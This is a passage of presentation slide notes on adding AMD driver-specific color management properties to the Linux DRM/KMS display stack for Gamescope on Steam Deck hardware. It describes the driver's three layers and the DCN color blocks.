





Slide 3: Why do we need advanced color management on Linux? Context: When we talk about colors in the graphics chain, we should keep in mind that we have a wide variety of source content colorimetry, a variety of output display devices and also the internal processing. Users expect consistent color reproduction across all these devices. The userspace can use GPU-accelerated color management to get it. But this also requires an interface with display kernel drivers that is currently missing from the DRM/KMS framework. Slide 4: Describe our work on AMD driver-specific color properties Since April, I ve been bothering the DRM community by sending patchsets from the work of me and Joshua to add driver-specific color properties to the AMD display driver. In parallel, discussions on defining a generic color management interface are still ongoing in the community. Moreover, we are still not clear about the diversity of color capabilities among hardware vendors. To bridge this gap, we defined a color pipeline for Gamescope that fits the latest versions of AMD hardware. It delivers advanced color management features for gamut mapping, HDR rendering, SDR on HDR, and HDR on SDR. Slide 5: Describe the AMD/SteamDeck - our hardware AMD/Steam Deck hardware: AMD frequently releases new GPU and APU generations. Each generation comes with a DCN version with display hardware improvements. Therefore, keep in mind that this work uses the AMD Steam Deck hardware and its kernel driver. The Steam Deck is an APU with a DCN3.01 display driver, a DCN3 family. It s important to have this information since newer AMD DCN drivers inherit implementations from previous families but aldo each generation of AMD hardware may introduce new color capabilities. Therefore I recommend you to familiarize yourself with the hardware you are working on. Slide 6: Diagram with the three layers of the AMD display driver on Linux The AMD display driver in the kernel space: It consists of three layers, (1) the DRM/KMS framework, (2) the AMD Display Manager, and (3) the AMD Display Core. We extended the color interface exposed to userspace by leveraging existing DRM resources and connecting them using driver-specific functions for color property management. Slide 7: Three-layers diagram highlighting AMD Display Manager, DM - the layer that connects DC and DRM Bridging DC color capabilities and the DRM API required significant changes in the color management of AMD Display Manager - the Linux-dependent part that connects the AMD DC interface to the DRM/KMS framework. Slide 8: Three-layers diagram highlighting AMD Display Core, DC - the shared code The AMD DC is the OS-agnostic layer. Its code is shared between platforms and DCN versions. Examining this part helps us understand the AMD color pipeline and hardware capabilities, since the machinery for hardware settings and resource management are already there. Slide 9: Diagram of the AMD Display Core Next architecture with main elements and data flow The newest architecture for AMD display hardware is the AMD Display Core Next. Slide 10: Diagram of the AMD Display Core Next where only DPP and MPC blocks are highlighted In this architecture, two blocks have the capability to manage colors:
  • Display Pipe and Plane (DPP) - for pre-blending adjustments;
  • Multiple Pipe/Plane Combined (MPC) - for post-blending color transformations.
